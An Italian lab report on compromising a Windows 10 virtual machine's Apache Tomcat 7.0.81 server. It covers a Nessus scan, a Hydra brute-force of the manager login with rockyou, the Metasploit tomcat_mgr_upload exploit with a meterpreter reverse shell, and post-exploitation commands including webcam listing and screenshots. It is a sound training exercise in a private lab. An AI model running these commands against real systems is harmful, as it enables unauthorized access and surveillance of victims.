


# Exploit Windows con Metasploit

## Relazione Exploit Windows con Metasploit

### 1. Avviare i servizi su Windows 10

- Impostare l'indirizzo ip della Macchina Windows 10 su 192.168.200.200



```
Seleziona Prompt dei comandi
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:


    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::698b:c689:6170:25a7%4
    Indirizzo IPv4. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

C:\Users\user>
```

- Accedi alla macchina Windows 10 (IP: 192.168.200.200).
  - Controlla se il servizio Apache Tomcat è installato e attivo:
    1. Apri il menu Start e digita services.msc.



## 2. Nella finestra Servizi, cerca il servizio Apache Tomcat.

Servizi (computer locale)

**Apache Tomcat 7.0 Tomcat7**

[Arresta il servizio](#)  
[Riavvia il servizio](#)

Descrizione:  
Apache Tomcat 7.0.81 Server -  
<http://tomcat.apache.org/>

Nome	Descrizione	Stato	Tipo di avvio	Connessione
Accesso rete	Mantiene u...		Manuale	Sistema locale
Accesso secondario	Abilita proc...		Manuale	Sistema locale
Accodamento messaggi	Fornisce un...	In eseg...	Automatico	Servizio di rete
Acquisizione di immagini di...	Offre servi...		Manuale	Servizio locale
ActiveX Installer (AxInstSV)	Fornisce la ...		Manuale	Sistema locale
Agente criteri IPsec	IPsec (Inter...	In eseg...	Manuale (avv...	Servizio di rete
Agente mapping endpoint ...	Risolve gli i...	In eseg...	Automatico	Servizio di rete
Alimentazione	Gestisce crit...	In eseg...	Automatico	Sistema locale
<b>Apache Tomcat 7.0 Tomcat7</b>	<b>Apache To...</b>	<b>In eseg...</b>	<b>Automatico</b>	<b>Sistema locale</b>
Applicazione di sistema CO...	Gestisce la c...		Manuale	Sistema locale
Assistente connettività di rete	Fornisce no...		Manuale (avv...	Sistema locale
Assistente per l'accesso all'a...	Consente l'...		Manuale (avv...	Sistema locale
Audio di Windows	Gestisce l'a...	In eseg...	Automatico	Servizio locale
Auto Connection Manager ...	Crea una co...		Manuale	Sistema locale
Avvisi e registri di prestazioni	Avvisi e regi...		Manuale	Servizio locale
BFE (Base Filtering Engine)	BFE (Base Fi...	In eseg...	Automatico	Servizio locale
BranchCache	Questo serv...		Manuale	Servizio di rete
Browser di computer	Mantiene u...	In eseg...	Manuale (avv...	Sistema locale
Cartelle di lavoro	Questo serv...		Manuale	Servizio locale
CDPSvc	CDPSvc		Manuale	Servizio locale
Centro sicurezza PC	Il servizio W...		Automatico (...)	Servizio locale
Chiamata di procedura rem...	Il servizio R...	In eseg...	Automatico	Servizio di rete
Client DHCP	Registra e a...	In eseg...	Automatico	Servizio locale
Client di Criteri di gruppo	Questo serv...	In eseg...	Automatico (...)	Sistema locale
Client DNS	Il servizio Cl...	In eseg...	Automatico (...)	Servizio di rete
COM+ Event System	Supporta il ...	In eseg...	Automatico	Servizio locale
Condivisione connessione l...	Fornisce ser...		Manuale	Sistema locale
Configurazione automatica ...	Il servizio C...		Manuale (avv...	Servizio locale
Configurazione automatica ...	Il servizio C...		Manuale	Sistema locale
Configurazione automatica ...	Il servizio W...		Manuale	Sistema locale
Configurazione automatica ...	Questo serv...		Manuale	Servizio locale
Configurazione Desktop re...	Il servizio C...	In eseg...	Manuale	Sistema locale
Connection Manager di Ac...	Consente la...		Manuale	Sistema locale
Connessioni di rete	Gestisce gli ...		Manuale	Sistema locale
Contentitore Microsoft Pass...	Gestisce le c...		Manuale (avv...	Servizio locale
Copia shadow del volume	Gestisce e i...		Manuale	Sistema locale
CoreMessaging	Manages co...	In eseg...	Automatico	Servizio locale
Criterio rimozione smart card	Consente di...		Manuale	Sistema locale
DataCollectionPublishingSe...	The DCP (D...		Manuale (avv...	Sistema locale
Disco virtuale	Fornisce ser...		Manuale	Sistema locale

Esteso Standard

## 3. Se è presente, fai clic destro su di esso e seleziona Avvia.

Servizi (computer locale)

**Apache Tomcat 7.0 Tomcat7**

[Arresta il servizio](#)  
[Riavvia il servizio](#)


Descrizione:  
Apache Tomcat 7.0.81 Server -  
<http://tomcat.apache.org/>

Nome	Descrizione	Stato	Tipo di avvio	Connessione
Accesso rete	Mantiene u...		Manuale	Sistema locale
Accesso secondario	Abilita proc...		Manuale	Sistema locale
Accodamento messaggi	Fornisce un...	In esecuzione	Automatico	Servizio di rete
Acquisizione di immagini di...	Offre servi...		Manuale	Servizio locale
ActiveX Installer (AxInstSV)	Fornisce la ...		Manuale	Sistema locale
Agente criteri IPsec	IPsec (Inter...	In esecuzione	Manuale (avv...	Servizio di rete
Agente mapping endpoint ...	Risolve gli i...	In esecuzione	Automatico	Servizio di rete
Alimentazione	Gestisce crit...	In esecuzione	Automatico	Sistema locale
<b>Apache Tomcat 7.0 Tomcat7</b>	<b>Apache To...</b>	<b>In esecuzione</b>	<b>Automatico</b>	<b>Sistema locale</b>
Applicazione di sistema CO...	Gestisce la c...		Manuale	Sistema locale
Assistente connettività di rete	Fornisce no...		Manuale (avv...	Sistema locale
Assistente per l'accesso all'a...	Consente l'...		Manuale (avv...	Sistema locale
Audio di Windows	Gestisce l'a...	In esecuzione	Automatico	Servizio locale
Auto Connection Manager ...	Crea una co...		Manuale	Sistema locale
Avvisi e registri di prestazioni	Avvisi e regi...		Manuale	Servizio locale
BFE (Base Filtering Engine)	BFE (Base Fi...	In esecuzione	Automatico	Servizio locale
BranchCache	Questo serv...		Manuale	Servizio di rete
Browser di computer	Mantiene u...	In esecuzione	Manuale (avv...	Sistema locale
Cartelle di lavoro	Questo serv...		Manuale	Servizio locale
CDPSvc	CDPSvc		Manuale	Servizio locale
Centro sicurezza PC	Il servizio W...		Automatico (...)	Servizio locale
Chiamata di procedura rem...	Il servizio R...	In esecuzione	Automatico	Servizio di rete
Client DHCP	Registra e a...	In esecuzione	Automatico	Servizio locale
Client di Criteri di gruppo	Questo serv...	In esecuzione	Automatico (...)	Sistema locale
Client DNS	Il servizio Cl...	In esecuzione	Automatico (...)	Servizio di rete
COM+ Event System	Supporta il ...	In esecuzione	Automatico	Servizio locale
Condivisione connessione l...	Fornisce ser...		Manuale	Sistema locale
Configurazione automatica ...	Il servizio C...		Manuale (avv...	Servizio locale
Configurazione automatica ...	Il servizio C...		Manuale	Sistema locale
Configurazione automatica ...	Il servizio W...		Manuale	Sistema locale
Configurazione automatica ...	Questo serv...		Manuale	Servizio locale
Configurazione Desktop re...	Il servizio C...	In esecuzione	Manuale	Sistema locale
Connection Manager di Ac...	Consente la...		Manuale	Sistema locale
Connessioni di rete	Gestisce gli ...		Manuale	Sistema locale
Contentitore Microsoft Pass...	Gestisce le c...		Manuale (avv...	Servizio locale
Copia shadow del volume	Gestisce e i...		Manuale	Sistema locale
CoreMessaging	Manages co...	In esecuzione	Automatico	Servizio locale
Criterio rimozione smart card	Consente di...		Manuale	Sistema locale
DataCollectionPublishingSe...	The DCP (D...		Manuale (avv...	Sistema locale
Disco virtuale	Fornisce ser...		Manuale	Sistema locale

Esteso Standard

Nel nostro caso lo troviamo in esecuzione all'avvio della macchina

#### 4. Controlliamo lo stato effettivo visualizzando la pagina web di Tomcat dal browser di Kali



Se non trovi Tomcat, installalo utilizzando il pacchetto appropriato e configura una porta aperta (di solito la porta 8080).

- IP Kali Linux: 192.168.200.100

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:34:2e:0b brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth2
        valid_lft forever preferred_lft forever
    inet6 fe80::2deb:35bd:2387:8dbf/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Porta di ascolto (payload): 7777

## Fasi dell'esercizio

### 2. Vulnerability Scanning con Nessus:

- Eseguita una scansione base sulla macchina Windows 10.

- Creare una nuova scansione ed impostare i primi dati:

New Scan / Basic Network Scan  
◀ Back to Scan Templates

Settings Credentials Plugins

BASIC  
• General  
Schedule  
Notifications

DISCOVERY  
ASSESSMENT  
REPORT  
ADVANCED

Name (REQUIRED)

Description

Folder: Metasploitable

Targets (REQUIRED)  
Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Upload Targets Add File

Save Cancel

- Selezioniamo lo scan di tutte le porte

New Scan / Basic Network Scan  
◀ Back to Scan Templates

Settings Credentials Plugins

BASIC  
DISCOVERY  
ASSESSMENT  
REPORT  
ADVANCED

Scan Type: Port scan (all ports)

General Settings:  
Always test the local Nessus host  
Use fast network discovery

Port Scanner Settings:  
Scan all ports (1-65535)  
Use netstat if credentials are provided  
Use SYN scanner if necessary

Ping hosts using:  
TCP  
ARP  
ICMP (2 retries)

Save Cancel

- Avviamo la scansione e aspettiamo che sia terminata.
- Nel file delle vulnerabilità trovate identifichiamo quella di Tomcat che andremo ad usare:

**103782 - Apache Tomcat 7.0.0 < 7.0.82**

## Synopsis

The remote Apache Tomcat server is affected by a vulnerability

## Description

The version of Tomcat installed on the remote host is prior to 7.0.82. It is, therefore, affected by a vulnerability as referenced in the fixed\_in\_apache\_tomcat\_7.0.82\_security-7 advisory.

- When running Apache Tomcat versions 9.0.0.M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default servlet to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server. (CVE-2017-12617)

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

## 3. Selezione Exploit:

- Avviamo Metasploitable con il comando:

```
msfconsole
```

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

IIIIII dTb.dTb
 II 4' v 'B
 II 6. .P
 II 'T;. ;P'
 II 'T;. ;P'
IIIIII 'YvP'

I love shells --egypt

=[ metasploit v6.4.38-dev ]
+ -- ==[ 2467 exploits - 1270 auxiliary - 431 post ]
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

- Cercare un exploit per Tomcat:

1. Nel terminale di Metasploit, cerca gli exploit disponibili per Apache Tomcat

```
search tomcat windows jsp
```

```
msf6 > search tomcat windows jsp

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/tomcat_mgr_deploy    2009-11-09      excellent Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
1  \ target: Automatic                      .               .       .
2  \ target: Java Universal                 .               .       .
3  \ target: Windows Universal             .               .       .
4  \ target: Linux x86                     .               .       .
5  exploit/multi/http/tomcat_mgr_upload    2009-11-09      excellent Yes    Apache Tomcat Manager Authenticated Upload Code Execution
6  \ target: Java Universal                 .               .       .
7  \ target: Windows Universal             .               .       .
8  \ target: Linux x86                     .               .       .
9  exploit/windows/http/cayin_xpost_sql_rce 2020-06-04      excellent Yes    Cayin xPost wayfinder_seqid SQLi to RCE
10 exploit/multi/http/spring_framework_rce_spring4shell 2022-03-31      manual   Yes    Spring Framework Class property RCE (Spring4Shell)
11 \ target: Java                          .               .       .
12 \ target: Linux                          .               .       .
13 \ target: Windows                       .               .       .
14 \ AKA: Spring4Shell                     .               .       .
15 \ AKA: SpringShell                      .               .       .
16 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03      excellent Yes    Tomcat RCE via JSP Upload Bypass
17 \ target: Automatic                     .               .       .
18 \ target: Java Windows                  .               .       .
19 \ target: Java Linux                    .               .       .

Interact with a module by name or index. For example info 19, use 19 or use exploit/multi/http/tomcat_jsp_upload_bypass
After interacting with a module you can manually set a TARGET with set TARGET 'Java Linux'

msf6 > █
```

- Configurare l'exploit:

1. Seleziona l'exploit identificato:

```
use exploit/multi/http/tomcat_mgr_upload
```

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > █
```

2. controllo le opzioni:

## Uso il comando `options`

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  --      -
  HttpPassword  no              The password for the specified username
  HttpUsername  no              The username to authenticate as
  Proxies       no              A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         80             The target port (TCP)
  SSL           false           Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager        The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         no              HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Java Universal

View the full module info with the info, or info -d command.
```

### 3. Configura le opzioni necessarie:

```
set RHOSTS 192.168.200.200
set RPORT 8080
set USERNAME <username di Tomcat>
set PASSWORD <password di Tomcat>
set LHOST 192.168.200.100
set LPORT 7777
```

Non sapendo quali sono le credenziali c'è bisogno di trovarle in qualche modo.

- Bruteforse per le credenziali

1. Avviata un'attività di forza bruta su TomCat per ottenere credenziali valide. Utilizzo il comando Hydra:

```
hydra -L /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt -P /usr/share/wordlists/rockyou.txt -s 8080 192.168.200.200 http-get /manager/html
```

```
kali@kali:~$ hydra -L /usr/share/wordlists/metasploit/tomcat_mgr_default_users.txt -P /usr/share/wordlists/rockyou.txt -s 8080 192.168.200.200 http-get /manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-05 12:11:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -1 to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 186477187 login tries (1:13/p:14344399), ~11654825 tries per task
[DATA] attacking http-get://192.168.200.200:8080/manager/html
[8080][http-get] host: 192.168.200.200 login: admin password: password
```

```
File Actions Edit View Help
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ---      -
  HttpPassword  password        no        The password for the specified username
  HttpUsername  admin           no        The username to authenticate as
  Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS       192.168.200.200 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT        8080            yes         The target port (TCP)
  SSL          false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /manager        yes         The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST        no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.200.100 yes         The listen address (an interface may be specified)
  LPORT     7777            yes         The listen port

Exploit target:

  Id  Name
  --  -
  0   Java Universal

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/tomcat_mgr_upload) > |
```

Posso adesso avviare l'exploit con il comando `run`:

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 2NISjk...
[*] Executing 2NISjk...
[*] Undeploying 2NISjk ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58037 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49450) at 2025-01-07 10:52:26 +0100

meterpreter > |
```

## Recupero informazioni:

Con la sessione attiva, si possono eseguire comandi per raccogliere informazioni, scaricare file o scalare i privilegi, se necessario.

- Recupero per prima cosa le informazioni sul sistema identificando se si tratta o meno di una macchina virtuale:
  - Utilizzo il comando `sysinfo`

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 8 6.2 (amd64)
Architecture : x64
System Language : it_IT
Meterpreter   : java/windows

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>wmic computersystem get model,manufacturer
wmic computersystem get model,manufacturer
Manufacturer  Model
innotek GmbH  VirtualBox

C:\tomcat7> |
```



Confermato quindi che si tratta di una macchina virtuale.

- Recupero impostazioni di rete:
  - Utilizzo il comando `ipconfig`.

```
C:\tomcat7>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::b0d8:9fd5:420c:4d0%5
    Indirizzo IPv4. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

C:\tomcat7>
```

Otengo così le configurazioni di rete della macchina.


- Verifico la presenza di webcam:
  - Comando utilizzato: `webcam_list`.

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
meterpreter >
```

Ricevo la risposta che il device non è funzionante.

- Recupero screenshot del desktop:
  - Utilizzo il comando: `screenshot`.





Screenshot acquisito con successo.